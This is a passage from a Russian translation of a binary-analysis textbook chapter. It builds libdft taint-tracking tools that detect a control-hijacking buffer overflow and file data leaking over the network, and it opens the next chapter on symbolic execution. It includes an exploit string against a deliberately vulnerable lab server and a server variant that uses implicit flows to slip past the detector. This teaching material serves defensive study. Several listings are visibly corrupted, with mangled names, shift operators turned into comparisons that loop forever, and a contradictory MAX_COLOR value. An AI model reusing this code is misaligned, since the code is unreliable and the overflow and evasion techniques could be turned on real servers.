❽ AA...AABB...BB/home/binary/code/chapter11/echo BB...BB/home/binary/code/chapter11/echo
^C
[1]+ Done ./execve-test-overflow

```

Для безвредного прогона я запустил сервер `execve-test-overflow` как фоновый процесс ❶, а затем подключился к нему с помощью `netcat` (`nc`) ❷. В `nc` я ввел строку `"foobar: "` ❸ и отправил ее серверу, который воспользуется ей как префиксом. Сервер выполняет команду `date` и возвращает текущую дату, предваренную префиксом `"foobar: "` ❹.

Чтобы продемонстрировать уязвимость, вызванную переполнением буфера, я перезапустил сервер ❺ и снова подключился к нему с помощью `nc` ❻. На этот раз я отправил гораздо более длинную строку ❼ – достаточно длинную, чтобы переполнить поле `prefix` в глобальной структуре `cmd`. Она содержит 32 буквы `A`, которые заполняют 32-байтовый буфер `prefix`, за которыми следуют 32 буквы `B`, попадающие в буфер `datefmt` и полностью занимающие его. И последняя часть строки попадает в буфер `cmd` и является путем к программе, выполняемой вместо `date`, а именно `~/code/chapter11/echo`. В этот момент содержимое глобальной структуры `cmd` выглядит следующим образом:

```

static struct __attribute__((packed)) {
    char prefix[32]; /* AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA */
    char datefmt[32]; /* BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB */
    char cmd[64]; /* /home/binary/code/chapter11/echo */
} cmd;

```

Напомню, что сервер копирует содержимое структуры `cmd` в массив `argv`, передаваемый `execv`. Таким образом, `execv` вместо `date` выполняет программу `echo`! Буфер `datefmt` передается `echo` в качестве аргумента командной строки, но поскольку он не содержит завершающего `NULL`, то реальный аргумент, который видит `echo`, – это результат конкатенации `datefmt` и буфера `cmd`. Наконец, после выполнения `echo` сервер отправляет ответ обратно в сокет ❽. Это результат конкатена-

ции `prefix`, `datefmt` и `cmd` в роли префикса, за которым следует вывод команды `echo`.

Итак, мы знаем, как обманом заставить программу `execve-test-overflow` выполнить непредусмотренную команду, передав ей из сети специально подготовленные входные данные. А теперь посмотрим, как инструмент `dta-execve` успешно отражает эту атаку!

## Использование DTA для обнаружения атаки с перехватом управления

Чтобы проверить, сможет ли `dta-execve` остановить атаку, описанную в предыдущем разделе, я организую ее снова. Но на этот раз `execve-test-overflow` будет защищена инструментом `dta-execve`. Результат показан в листинге 11.8.

*Листинг 11.8. Применение dta-execve для обнаружения атаки с перехватом управления*

```
$ cd /home/binary/libdft/pin-2.13-61206-gcc.4.4.7-linux/
❶ $ ./pin.sh -follow_execv -t /home/binary/code/chapter11/dta-execve.so \
    -- /home/binary/code/chapter11/execve-test-overflow &
[1] 2994
❷ $ nc -u 127.0.0.1 9999
❸ AAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB/home/binary/code/chapter11/echo
❹ (dta-execve) recv: 97 bytes from fd 4
AA...AABB...BB/home/binary/code/chapter11/echo\x0a
❺ (dta-execve) tainting bytes 0xffa231ec -- 0xffa2324d with tag 0x1
❻ (execve-test/child) execv: /home/binary/code/chapter11/echo BB...BB/home/binary/.../echo
❼ (dta-execve) execve: /home/binary/code/chapter11/echo (@0x804b100)
❽ (dta-execve) checking taint on bytes 0x804b100 -- 0x804b120 (execve command)...
❾ (dta-execve) !!!!!! ADDRESS 0x804b100 IS TAINTED (execve command, tag=0x01), ABORTING !!!!!!
❿ AA...AABB...BB/home/binary/code/chapter11/echo
[1]+ Done ./pin.sh -follow_execv ...
```

Поскольку `libdft` основана на `Pin`, мы должны запустить `Pin`, указав `dta-execve` в качестве `Pin`-инструмента ❶, чтобы защитить `execve-test-overflow` с помощью `dta-execve`. Как видите, я добавил `-follow_execv` в состав параметров `Pin`, чтобы `Pin` оснащала все дочерние процессы `execve-test-overflow` точно так же, как родительский процесс. Это важно, поскольку уязвимый `execv` вызывается в дочернем процессе.

После запуска сервера `execve-test-overflow`, защищенного `dta-execve`, я снова выполнил `nc`, чтобы подключиться к серверу ❷. Затем я отправил ту же строку эксплойта, что и в предыдущем разделе ❸, чтобы переполнить буфер `prefix` и изменить `cmd`. Помните, что в качестве источников заражения в `dta-execve` определены байты, принятые из сети. Это видно в листинге 11.8, потому что обработчик `socketcall` печатает диагностическое сообщение, показывающее, что принятое сообщение перехвачено ❹. Затем обработчик `socket-`

call заражает все байты, полученные из сети ⑤. Далее напечатанное сервером диагностическое сообщение говорит нам, что он собирается выполнить контролируемую противником команду echo ⑥. К счастью, на этот раз dta-ехесве перехватывает ехесв, прежде чем стало слишком поздно ⑦. Она проверяет на заражение все аргументы ехесв, начиная с команды ⑧. Поскольку эта команда контролируется противником путем инициированного из сети переполнения буфера, dta-ехесве замечает, что команда заражена цветом 0x01. Генерируется уведомление, и дочерний процесс, который собирался выполнить команду, выбранную противником, останавливается – атака успешно предотвращена ⑨. Единственное, что сервер отправил обратно противнику, – его же префиксная строка ⑩, поскольку она напечатана раньше, чем был вызван ехесв, заставивший dta-ехесве снять дочерний процесс.

### 11.3 Обход DTA с помощью неявных потоков

Пока все хорошо: dta-ехесве успешно обнаружил и остановил атаку с перехватом управления. К сожалению, инструмент dta-ехесве не является непробиваемым, потому что реальные системы DTA типа libdft не могут проследить данные, распространяемые посредством *неявных потоков*. В листинге 11.9 приведена модифицированная версия ехесве-test-overflow, содержащая неявный поток, который не дает dta-ехесве обнаружить атаку. Для краткости в листинге показаны лишь те части кода, которые отличаются от оригинального сервера.

Листинг 11.9. *execve-test-overflow-implicit.c*

```
int
exec_cmd(char *buf)
{
    int pid;
    int p[2];
    char *argv[3];

    ① for(size_t i = 0; i < strlen(buf); i++) {
        if(buf[i] == '\n') {
            cmd.prefix[i] = '\0';
            break;
        }
    }
    ② char c = 0;
    ③ while(c < buf[i]) c++;
    ④ cmd.prefix[i] = c;
}

/* Подготовить argv и продолжить вызов ехесв */
}
```



Изменился только код в функции `exes_cmd`, содержащий уязвимый цикл `for`, который копирует все байты из буфера приема `buf` в глобальный буфер `prefix` ❶. Как и раньше, в цикле отсутствует проверка выхода за границу, поэтому `prefix` переполнится, если сообщение в `buf` слишком длинное. Но теперь байты копируются *неявно*, и инструмент DTA не обнаруживает переполнения!

Как было описано в главе 10, неявные потоки – результат *зависимостей по управлению*, когда распространение данных зависит от управляющих конструкций, а не от явных операций с данными. В листинге 11.9 такой управляющей конструкцией является цикл `while`. Для каждого байта модифицированная функция `exes_cmd` инициализирует `char` с нулем ❷, а затем в цикле `while` увеличивает значение `c`, пока оно не сравняется с `buf[i]` ❸, – тем самым мы скопировали `buf[i]` в `c`, явно не копируя никаких данных. И в самом конце `c` копируется в `prefix` ❹.

Конечный результат этого кода такой же, как в первой версии `exesce-test-overflow`: `buf` копируется в `prefix`. Но принципиально важно, что *между `buf` и `prefix` нет явного потока данных*, т. к. копирование из `buf[i]` в `c` реализовано с помощью цикла `while`, а не явным образом. Это вносит зависимость по управлению между `buf[i]` и `c` (и транзитивно между `buf[i]` и `prefix[i]`), которую `libdft` проследить не может.

Повторив команды в листинге 11.8 с заменой `exesce-test-overflow` на `exesce-test-overflow-implicit`, мы увидим, что атака оказалась успешной, несмотря на защиту со стороны `dtc-exesce`!

Вы можете возразить, что коль скоро используете DTA для предотвращения атак против сервера, находящегося под вашим контролем, то можете написать сервер, так чтобы в нем не было неявных потоков, сбивающих с толку `libdft`. Хотя в большинстве случаев это возможно (хотя и не тривиально), при анализе вредоносных программ обойти проблему неявных потоков будет сложновато, потому что код такой программы вы не контролируете, а ее автор может сознательно включать неявные потоки, чтобы обмануть средства анализа заражения.

## 11.4 Детектор утечки данных на основе DTA

В предыдущем примере нам понадобился всего один цвет заражения, потому что байты либо контролируются противником, либо нет. Теперь же мы создадим инструмент, в котором будет несколько цветов заражения для обнаружения утечек информации из файлов, так что если какой-то файл «течет», то мы сможем сказать, какой *именно*. Идея этого инструмента напоминает защиту от дефекта Heartbleed, которую мы рассматривали в главе 10, только теперь источниками заражения являются операции чтения из файла, а не буферы в памяти.

В листинге 11.10 приведена первая часть нового инструмента, который я назвал `dtc-dataleak`. Как и раньше, я для краткости опустил стандартные заголовочные файлы.

```
❶ #include "pin.H"

#include "branch_pred.h"
#include "libdft_api.h"
#include "syscall_desc.h"
#include "tagmap.h"

❷ extern syscall_desc_t syscall_desc[SYSCALL_MAX];
❸ static std::map<int, uint8_t> fd2color;
❹ static std::map<uint8_t, std::string> color2fname;

❺ #define MAX_COLOR 0x80

void alert(uintptr_t addr, uint8_t tag);
static void post_open_hook(syscall_ctx_t *ctx);
static void post_read_hook(syscall_ctx_t *ctx);
static void pre_socketcall_hook(syscall_ctx_t *ctx);

int
main(int argc, char **argv)
{
    PIN_InitSymbols();

    if(unlikely(PIN_Init(argc, argv))) {
        return 1;
    }

    if(unlikely(libdft_init() != 0)) {
        libdft_die();
        return 1;
    }

❻ syscall_set_post(&syscall_desc[__NR_open], post_open_hook);
❼ syscall_set_post(&syscall_desc[__NR_read], post_read_hook);
❸ syscall_set_pre (&syscall_desc[__NR_socketcall], pre_socketcall_hook);

    PIN_StartProgram();

    return 0;
}
```

---

Как и в предыдущем инструменте DTA, *dta-dataleak* включает *pin.H* и все необходимые заголовочные файлы *libdft* ❶. Также он включает уже знакомое объявление *extern* массива *syscall\_desc* ❷ для перехвата системных вызовов, связанных с источниками и приемниками заражения. Дополнительно в *dta-dataleak* определено несколько структур данных, которых в *dta-exesave* не было.

Первая из них, *fd2color*, представляет собой отображение C++, которое сопоставляет файловым дескрипторам цвета заражения ❸. Вторая – тоже отображение C++, *color2fname*, которое сопоставляет цветам заражения имена файлов ❹. Зачем нужны эти структуры, мы увидим в следующих листингах.

---

Определена также константа `#define MAX_COLOR 5`, равная максимальному числу цветов заражения (0x80).

Функция `main` программы `dta-dataleak` почти такая же, как в программе `dta-exesve`, – она инициализирует `Pin` и `libdft`, после чего запускает приложение. Единственное отличие в том, как определены источники и приемники заражения. `dta-dataleak` устанавливает два постобработчика, `post_open_hook 6` и `post_read_hook 7`, которые выполняются сразу после системных вызовов `open` и `read` соответственно. Обработчик `open` следит за тем, какие файлы открыты, а обработчик `read` и является источником заражения, он заражает байты, прочитанные из открытых файлов.

Дополнительно `dta-dataleak` устанавливает предобработчик системного вызова `socketcall` – `pre_socketcall_hook 8`. Это приемник заражения, который перехватывает любые данные перед отправкой в сеть, чтобы удостовериться, что они не были заражены. Если приложение собирается отправить зараженные данные, то `pre_socketcall_hook` генерирует уведомление с помощью функции `alert`, которую я опишу ниже.

Не забывайте, что это упрощенный пример. В реальном инструменте нужно было бы перехватывать дополнительные источники заражения (например, системный вызов `readv`) и приемники заражения (например, системный вызов `write` для записи в сокет). Также было бы полезно реализовать правила, определяющие, какие файлы можно передавать по сети, а какие нельзя, и не предполагать, что любая утечка данных из файла – признак атаки.

Теперь рассмотрим функцию `alert` (листинг 11.11), которая вызывается, если зараженные данные могут утечь по сети. Поскольку она похожа на одноименную функцию в `dta-exesve`, я скажу о ней всего несколько слов.

Листинг 11.11. `dta-dataleak.cpp` (продолжение)

---

```
void
alert(uintptr_t addr, uint8_t tag)
{
❶  fprintf(stderr,
    "\n(dta-dataleak) !!!!! ADDRESS 0x%x IS TAINTED (tag=0x%02x), ABORTING !!!!!\n",
    addr, tag);

❷  for(unsigned c = 0x01; c <= MAX_COLOR; c <= 1) {
❸      if(tag & c) {
❹          fprintf(stderr, " tainted by color = 0x%02x (%s)\n", c, color2fname[c].c_str());
      }
    }
❺  exit(1);
}
```

---

Сначала функция `alert` отображает тревожное сообщение, в котором указан зараженный адрес и цвет его заражения ❶. Может случить-

ся, что данные, утекающие в сеть, происходят из нескольких файлов и потому заражены разными цветами. Поэтому `alert` в цикле обходит все цвета заражения ❷ и проверяет, какие из них присутствуют в теге зараженного байта, вызвавшего тревогу ❸. Для каждого цвета, входящего в `тег`, `alert` печатает цвет и имя соответствующего файла ❹, которое читается из структуры данных `color2fname`. Наконец, `alert` вызывает `exit`, чтобы остановить приложение и предотвратить утечку данных ❺.

Далее рассмотрим источники заражения для инструмента `dtadataleak`.



### 11.4.1 Источники заражения: прослеживание заражения для открытых файлов

Как было сказано выше, `dtadataleak` устанавливает постобработчики двух системных вызовов: `open`, чтобы отслеживать открытые файлы, и `read`, чтобы заражать байты, прочитанные из открытых файлов. Сначала рассмотрим код обработчика `open`, а потом обработчика `read`.

#### Отслеживание открытых файлов

В листинге 11.12 приведен код предобработчика системного вызова `open`.

Листинг 11.12. `dtadataleak.cpp` (продолжение)

```
static void
post_open_hook(syscall_ctx_t *ctx)
{
❶  static uint8_t next_color = 0x01;
    uint8_t color;
❷  int fd = (int)ctx->ret;
❸  const char *fname = (const char*)ctx->arg[SYSCALL_ARG0];

❹  if(unlikely((int)ctx->ret < 0)) {
        return;
    }

❺  if(strstr(fname, ".so") || strstr(fname, ".so.")) {
        return;
    }

    fprintf(stderr, "(dtadataleak) opening %s at fd %u with color 0x%02x\n",
            fname, fd, next_color);

❻  if(!fd2color[fd]) {
        color = next_color;
        fd2color[fd] = color;
❼  if(next_color < MAX_COLOR) next_color <= 1;
❽  } else {
        /* повторно использовать цвет файла с тем же fd, что у ранее открытого */

```



```

    color = fd2color[fd];
}

/* несколько файлов могут получить одинаковый цвет, если один и тот же fd
 * использовался повторно или если кончились цвета */
❸ if(color2fname[color].empty()) color2fname[color] = std::string(fname);
❹ else color2fname[color] += " | " + std::string(fname);
}

```

Напомню, что задача `dtc-dataleak` – определять потенциальные утечки информации, прочитанной из файлов. Чтобы `dtc-dataleak` могла сказать, *какой* файл течет, она присваивает разные цвета каждому открытому файлу. Цель предобработчика системного вызова `open`, `post_open_hook`, – назначить цвет заражения каждому открытому файловому дескриптору. Он также отфильтровывает некоторые неинтересные файлы, например разделяемые библиотеки. В реальном инструменте DTA, наверное, стоило бы реализовать дополнительные фильтры, определяющие, какие файлы защищать от утечки.

Чтобы знать, какой цвет заражения присваивать следующим, `post_open_hook` использует статическую переменную `next_color`, инициализированную значением `0x01` ❶. Затем она разбирает контекст `ctx` только что завершившегося системного вызова `open`, чтобы получить файловый дескриптор `fd` ❷ и имя `fname` ❸ открытого файла. Если `open` завершился неудачно ❹ или открытый файл является разделяемой библиотекой, которую проследить неинтересно ❺, то `post_open_hook` возвращается, не назначив файлу никакого цвета. Чтобы определить, является ли файл разделяемой библиотекой, `post_open_hook` просто смотрит на расширение файла – оно должно содержать строку `.so`. В настоящем инструменте следовало бы реализовать более надежную проверку – например, открыть файл и проверить, что он начинается с магических байтов ELF (см. главу 2).

Если файл достаточно интересен, чтобы назначить ему цвет заражения, то `post_open_hook` различает два случая.

1. Если файловому дескриптору еще не назначен никакой цвет (иначе говоря, если в отображении `fd2color` нет записи для `fd`), то `post_open_hook` назначает ему цвет `next_color` ❻ и сдвигает `next_color` на 1 бит влево.

Заметим, что поскольку `libdft` поддерживает только восемь цветов, может оказаться, что цветов не хватает, если приложение открывает слишком много файлов. Поэтому `post_open_hook` изменяет `next_color` только до тех пор, пока не достигнут максимальный цвет `0x80` ❼. Для всех последующих файлов будет использоваться цвет `0x80`. На практике это означает, что цвет `0x80` может соответствовать не одному, а сразу нескольким файлам. Таким образом, если утекает байт цвета `0x80`, то мы не можем точно сказать, из какого файла этот байт прочитан. К сожалению, это цена, которую приходится платить за то, чтобы теневая память оставалась относительно небольшой.

2. Иногда файловый дескриптор в какой-то точке программы закрывается, а затем открывается другой файл, которому назначается такой же дескриптор. В этом случае `fd2color` уже содержит цвет, назначенный такому файловому дескриптору ❸. Чтобы не усложнять программу, я просто беру уже существующий цвет для повторно использованного дескриптора, т. е. этот цвет теперь соответствует нескольким файлам, а не одному – ситуация такая же, как при исчерпании доступных цветов.

В конце `post_open_hook` в отображение `color2fname` записывается имя только что открытого файла ❹. Таким образом, в случае утечки мы можем по цвету заражения данных найти имя соответствующего файла, что и было продемонстрировано в функции `alert`. Если цвет заражения был использован для нескольких файлов по одной из двух описанных выше причин, то в соответствующей записи `color2fname` будет находиться список имен файлов, разделенных вертикальной чертой (|) ❺.

## Заражение байтов, прочитанных из файла

Итак, мы ассоциировали цвет заражения с каждым открытым файлом. Теперь рассмотрим функцию `post_read_hook`, которая заражает прочитанные из файла байты цветом, соответствующим этому файлу. Ее код приведен в листинге 11.13.

Листинг 11.13. *dta-dataleak.cpp (продолжение)*

```
static void
post_read_hook(syscall_ctx_t *ctx)
{
    ❶ int fd = (int)ctx->arg[SYSCALL_ARG0];
    ❷ void *buf = (void*)ctx->arg[SYSCALL_ARG1];
    ❸ size_t len = (size_t)ctx->ret;
    uint8_t color;

    ❹ if(unlikely(len <= 0)) {
        return;
    }

    fprintf(stderr, "(dta-dataleak) read: %zu bytes from fd %u\n", len, fd);

    ❺ color = fd2color[fd];
    ❻ if(color) {
        fprintf(stderr, "(dta-dataleak) tainting bytes %p -- 0x%x with color 0x%x\n",
            buf, (uintptr_t)buf+len, color);
    ❼ tagmap_setn((uintptr_t)buf, len, color);
    ❽ } else {
        fprintf(stderr, "(dta-dataleak) clearing taint on bytes %p -- 0x%x\n",
            buf, (uintptr_t)buf+len);
    ❾ tagmap_clrn((uintptr_t)buf, len);
    }
}
```

Сначала `post_read_hook` разбирает релевантные аргументы и возвращенное значение в контексте системного вызова, чтобы получить дескриптор читаемого файла (`fd`) ❶, буфер, в который читаются данные (`buf`) ❷, и количество прочитанных байтов (`len`) ❸. Если `len` меньше или равно 0, значит, не было прочитано ни одного байта, поэтому `post_read_hook` возвращается, ничего не заразив ❹.

В противном случае она получает цвет заражения `fd` из отображения `fd2color` ❺. Если с `fd` ассоциирован цвет заражения ❻, то `post_read_hook` вызывает `tagmap_setn`, чтобы заразить все прочитанные байты этим цветом ❼. Может также случиться, что с `fd` не ассоциирован никакой цвет ❸, это означает, что файл неинтересный, например разделяемая библиотека. В таком случае мы снимаем заражение с адресов, перезаписанных системным вызовом `read` ❹, воспользовавшись библиотечной функцией `tagmap_clrn`. В результате ранее зараженный буфер, в который теперь прочитаны незараженные байты, становится незараженным.

## 11.4.2 Приемники заражения: мониторинг отправки по сети на предмет утечки данных

Наконец, в листинге 11.14 показан приемник заражения в инструменте `dta-dataleak` – обработчик `socketcall`, который перехватывает операции отправки по сети и проверяет их на предмет утечки данных. Он похож на обработчик `socketcall`, который мы видели в инструменте `dta-exesve`, только проверяет отправленные байты, а не заражает принятые.

Листинг 11.14. `dta-dataleak.cpp` (продолжение)

```
static void
pre_socketcall_hook(syscall_ctx_t *ctx)
{
    int fd;
    void *buf;
    size_t i, len;
    uint8_t tag;
    uintptr_t start, end, addr;

❶ int call          = (int)ctx->arg[SYSCALL_ARG0];
❷ unsigned long *args = (unsigned long*)ctx->arg[SYSCALL_ARG1];

    switch(call) {
❸ case SYS_SEND:
case SYS_SENDTO:
❹   fd = (int)args[0];
      buf = (void*)args[1];
      len = (size_t)args[2];

      fprintf(stderr, "(dta-dataleak) send: %zu bytes to fd %u\n", len, fd);
```



```

for(i = 0; i < len; i++) {
    if(isprint(((char*)buf)[i])) fprintf(stderr, "%c", ((char*)buf)[i]);
    else
        fprintf(stderr, "\\x%02x", ((char*)buf)[i]);
}
fprintf(stderr, "\\n");

fprintf(stderr, "(dta-dataleak) checking taint on bytes %p -- 0x%x...",
        buf, (uintptr_t)buf+len);

start = (uintptr_t)buf;
end   = (uintptr_t)buf+len;
❸ for(addr = start; addr <= end; addr++) {
❹     tag = tagmap_getb(addr);
❺     if(tag != 0) alert(addr, tag);
}

fprintf(stderr, "OK\\n");
break;

default:
    break;
}
}

```



Сначала `pre_socketcall_hook` получает параметры `call` ❶ и `args` ❷ системного вызова `socketcall`. Затем `call` анализируется в предложении `switch` точно так же, как в обработчике `socketcall` из `dta-execute`, только теперь `call` сравнивается с `SYS_SEND` и `SYS_SENDTO` ❸, а не с `SYS_RECV` и `SYS_RECVFROM`. Если перехвачено событие отправки, то разбираются его аргументы: файловый дескриптор сокета, буфер отправки и количество отправленных байтов ❹. После диагностической печати в цикле перебираются все байты в буфере отправки ❺, и для каждого байта с помощью функции `tagmap_getb` определяется его состояние заражения ❻. Если байт заражен, то `pre_socketcall_hook` вызывает функцию `alert`, которая печатает уведомление и останавливает приложение ❼.

Мы рассмотрели весь код инструмента `dta-dataleak`. В следующем разделе мы увидим, как `dta-dataleak` обнаруживает потенциальную утечку данных и как цвета заражения комбинируются, если утекающие данные происходят из нескольких источников заражения.

### 11.4.3 Обнаружение потенциальной утечки данных

Чтобы продемонстрировать способность `dta-dataleak` обнаруживать утечки данных, я написал еще один простой сервер `dataleak-test-хог`. Для простоты этот сервер «отдает» зараженные файлы через сокет добровольно, но `dta-dataleak` может также обнаружить утечку данных в результате эксплойта. В листинге 11.15 приведены относящиеся к делу части кода сервера.



```

int
main(int argc, char *argv[])
{
    size_t i, j, k;
    FILE *fp[10];
    char buf[4096], *filenames[10];
    struct sockaddr_storage addr;

    srand(time(NULL));

❶ int sockfd = open_socket("localhost", "9999");

    socklen_t addrlen = sizeof(addr);
❷ recvfrom(sockfd, buf, sizeof(buf), 0, (struct sockaddr*)&addr, &addrlen);

    size_t fcount = split_filenames(buf, filenames, 10);
❸ for(i = 0; i < fcount; i++) {
        fp[i] = fopen(filenames[i], "r");
    }

❹ i = rand() % fcount;
    do { j = rand() % fcount; } while(j == i);

    memset(buf1, '\0', sizeof(buf1));
    memset(buf2, '\0', sizeof(buf2));

❺ while(fgets(buf1, sizeof(buf1), fp[i]) && fgets(buf2, sizeof(buf2), fp[j])) {
    /* sizeof(buf)-1 гарантирует наличие завершающего символа NULL
     * независимо от значений, к которым применяется XOR */
    for(k = 0; k < sizeof(buf1)-1 && k < sizeof(buf2)-1; k++) {
❻ buf1[k] ^= buf2[k];
    }
    sendto(sockfd, buf1, strlen(buf1)+1, 0, (struct sockaddr*)&addr, addrlen);
❻ }

    return 0;
}

```

Сервер открывает сокет и прослушивает порт localhost 9999 ❶, через который получает сообщение ❷, содержащее список имен файлов. Он разбивает его на отдельные имена с помощью функции `split_filenames`, которая в листинге опущена ❸. Затем он открывает каждый из запрошенных файлов ❹ и случайным образом выбирает два из них ❺. Отметим, что при реальном использовании *dataleak* к файлам получал бы доступ эксплойт, а сервер не стал бы отдавать их добровольно. Но в нашем примере сервер читает содержимое двух случайных файлов построчно ❻ и объединяет их строки попарно (по одной строке из каждого файла) с помощью операции XOR ❼. Из-за такого объединения *dataleak* объединяет цвета заражения обеих строк, демонстрируя смешение цветов. Наконец, результат применения XOR к строкам отправляется по сети ❽, создавая «утечку данных», которую *dataleak* должен обнаружить.

Теперь посмотрим, как dta-dataleak обнаруживает утечку данных, а точнее как смешиваются цвета, когда данные утекают из нескольких файлов. В листинге 11.16 показан результат работы программы dataleak-test-xor, защищенной dta-dataleak. Я сократил повторяющиеся части, заменив их многоточием «...».

Листинг 11.16. Обнаружение потенциальной утечки данных с помощью dta-dataleak

```
$ cd ~/libdft/pin-2.13-61206-gcc.4.4.7-linux/
❶ $ ./pin.sh -follow_execv -t ~/code/chapter11/dta-dataleak.so \
  -- ~/code/chapter11/dataleak-test-xor &
❷ (dta-dataleak) read: 512 bytes from fd 4
  (dta-dataleak) clearing taint on bytes 0xff8b34d0 -- 0xff8b36d0
  [1] 22713
❸ $ nc -u 127.0.0.1 9999
❹ /home/binary/code/chapter11/dta-execve.cpp .../dta-dataleak.cpp .../date.c .../echo.c
❺ (dta-dataleak) opening /home/binary/code/chapter11/dta-execve.cpp at fd 5 with color 0x01
  (dta-dataleak) opening /home/binary/code/chapter11/dta-dataleak.cpp at fd 6 with color 0x02
  (dta-dataleak) opening /home/binary/code/chapter11/date.c at fd 7 with color 0x04
  (dta-dataleak) opening /home/binary/code/chapter11/echo.c at fd 8 with color 0x08
❻ (dta-dataleak) read: 155 bytes from fd 8
  (dta-dataleak) tainting bytes 0x872a5c0 -- 0x872a65b with color 0x8
❼ (dta-dataleak) read: 3923 bytes from fd 5
  (dta-dataleak) tainting bytes 0x872b5c8 -- 0x872c51b with color 0x1
❽ (dta-dataleak) send: 20 bytes to fd 4
  \x0cCdclude <stdio.h>\x0a\x00
❾ (dta-dataleak) checking taint on bytes 0xff8b19cc -- 0xff8b19e0...
❿ (dta-dataleak) !!!!!!! ADDRESS 0xff8b19cc IS TAINTED (tag=0x09), ABORTING !!!!!!!
  tainted by color = 0x01 (/home/binary/code/chapter11/dta-execve.cpp)
  tainted by color = 0x08 (/home/binary/code/chapter11/echo.c)
[1]+ Exit 1 ./pin.sh -follow_execv -t ~/code/chapter11/dta-dataleak.so ...
```

В этом примере сервер dataleak-test-xor работает под управлением Pin с использованием dta-dataleak в качестве Pin-инструмента, защищающего от утечек данных ❶. Сразу же мы видим первый системный вызов read, связанный процессом загрузкой dataleak-test-xor ❷. Поскольку эти байты читаются из разделяемой библиотеки, с которой не ассоциирован цвет заражения, dta-dataleak игнорирует чтение.

Дальше начинается сеанс работы с netcat, в котором происходит подключение к серверу ❸ и отправка списка файлов, подлежащих открытию ❹. Инструмент dta-dataleak перехватывает события open для всех этих файлов и назначает каждому из них цвет заражения ❺. Затем сервер случайным образом выбирает два файла, которые готов принести в жертву. В данном случае это оказались файлы с дескрипторами 8 ❻ и 5 ❼.

Для обоих файлов dta-dataleak перехватывает события read и заражает прочитанные байты ассоциированными с файлами цветами (0x08 и 0x01 соответственно). После этого dta-dataleak перехватывает попытку сервера отправить по сети содержимое файлов, которые теперь сплетены вместе с помощью операции XOR ❽.

Инструмент проверяет, заражены ли байты, которые сервер намеревается отправить ⑨, и замечает, что они заражены и имеют тег 0x09 ⑩. Поэтому он печатает уведомление и снимает программу. Тег 0x09 – это комбинация двух цветов заражения 0x01 и 0x08. Из текста уведомления мы видим, что эти цвета соответствуют файлам *dta-execute.cpp* и *echo.c*.

Как видим, анализ заражения позволяет без труда выявить утечки информации и узнать, какие именно файлы текут. Кроме того, мы можем использовать смешение цветов заражения, чтобы узнать, какие источники заражения внесли вклад в значение байта. Даже имея в своем распоряжении всего восемь цветов заражения, можно создать бесчисленные полезные инструменты DTA!

## 11.5 Резюме

В этой главе мы узнали о внутреннем устройстве *libdft*, популярной библиотеки DTA с открытым исходным кодом. Мы также видели практические примеры применения *libdft* для обнаружения распространенных атак двух типов: перехват управления и утечка информации. Теперь вы должны быть в состоянии приступить к созданию своих собственных инструментов DTA!

### Упражнение

#### 1. Реализация детектора эксплойтов форматной строки

Воспользуйтесь *libdft* для реализации инструмента обнаружения эксплойтов форматной строки, который вы спроектировали в предыдущей главе. Напишите допускающую эксплуатацию программу и эксплойт форматной строки для тестирования своего детектора. Также напишите программу с неявным потоком управления, которая позволяет эксплойту обойти ваш инструмент обнаружения.

Указание: невозможно напрямую перехватить вызов *printf* с помощью *libdft*, потому что это не системный вызов. Придется придумать другой способ, например перехват на уровне команд (функция *ins\_set\_pre* из *libdft*), чтобы проверить обращения к PLT-заглушке *printf*. В этом упражнении допускается делать упрощающие предположения, например что отсутствуют косвенные вызовы *printf* и что PLT-заглушка имеет фиксированный, зашитый в код адрес.

Практический пример перехвата на уровне команд можно найти в инструменте *libdft-dta.c*, который поставляется в комплекте с *libdft*!



---

# 12



## ПРИНЦИПЫ СИМВОЛИЧЕСКОГО ВЫПОЛНЕНИЯ



**В** процессе *символического выполнения* прослеживаются метаданные о состоянии программы, как и при анализе заражения. Но в отличие от анализа заражения, который лишь позволяет сделать вывод, *что* одна часть программы влияет на другую, символическое выполнение позволяет рассуждать о том, *как* возникло данное состояние программы и как достичь других ее состояний. Как мы увидим, символическое выполнение открывает дорогу многим видам анализа, невозможным с помощью других методов.

Я начну эту главу с краткого обзора основ символического выполнения. Затем мы подробнее поговорим об *удовлетворении ограничений* (точнее, о *задаче выполнимости формул в теориях*) – фундаментальном строительном блоке символического выполнения. В главе 13 мы воспользуемся библиотекой символического выполнения на двоичном уровне Triton для создания практических инструментов, демонстрирующих возможности этой технологии.

## 12.1 Краткий обзор символического выполнения

*Символическое выполнение* (symbex) – это метод анализа программ, при котором состояние программы выражается в терминах логических формул, о которых можно автоматически рассуждать для получения ответов на сложные вопросы, касающиеся поведения программы. Например, в НАСА символическое выполнение применяется для генерирования тестов критически важного кода, а производители оборудования используют его для тестирования кода, написанного на таких языках описания оборудования, как Verilog или VHDL. Символическое выполнение можно использовать также для автоматического увеличения покрытия кода динамическим анализом путем генерирования новых входных данных, которые ведут на еще не исследованные пути в программе, это полезно для тестирования ПО и анализа вредоносных программ. В главе 13 мы увидим практические примеры применения символического выполнения для реализации покрытия кода, реализуем обратные срезы и даже автоматически сгенерируем эксплойты уязвимостей!

К сожалению, хотя символическое выполнение – мощная техника, применять ее нужно дозированно и с осторожностью из-за проблем с масштабируемостью. Например, в зависимости от типа решаемой задачи символического выполнения сложность может возрастать экспоненциально, так что ее решение окажется вычислительно неосуществимым. Мы научимся сводить такие проблемы масштабируемости к минимуму в разделе 12.1.3, но сначала рассмотрим основные принципы символического выполнения.

### 12.1.1 Символическое и конкретное выполнение

При символическом выполнении приложение выполняется (или эмулируется) с *символическими значениями*, а не с конкретными значениями, как при обычном выполнении. Это означает, что переменные не имеют определенных значений, например 42 или foobar. Вместо этого некоторые или все переменные (или, в контексте двоичного анализа, регистры либо ячейки памяти) представляются символами, играющими роль любого допустимого значения переменной. В процессе выполнения символический исполнитель вычисляет логические формулы с участием этих символов. Формулы представляют операции, производимые над символами во время выполнения, и описывают границы диапазона значений символов.

Как я объясню ниже, многие движки символического выполнения хранят символы и формулы в виде метаданных *в дополнение* к конкретным значениям, а не заменяют конкретные значения полностью; похожим образом в ходе анализа заражения хранятся метаданные о заражении. Набор символических значений и формул, хранимый движком символического выполнения, называется *символическим состоянием*. Посмотрим, как организовано символическое состояние,

и затем разберем конкретный пример, показывающий, как состояние изменяется в процессе символического выполнения.

## Символическое состояние

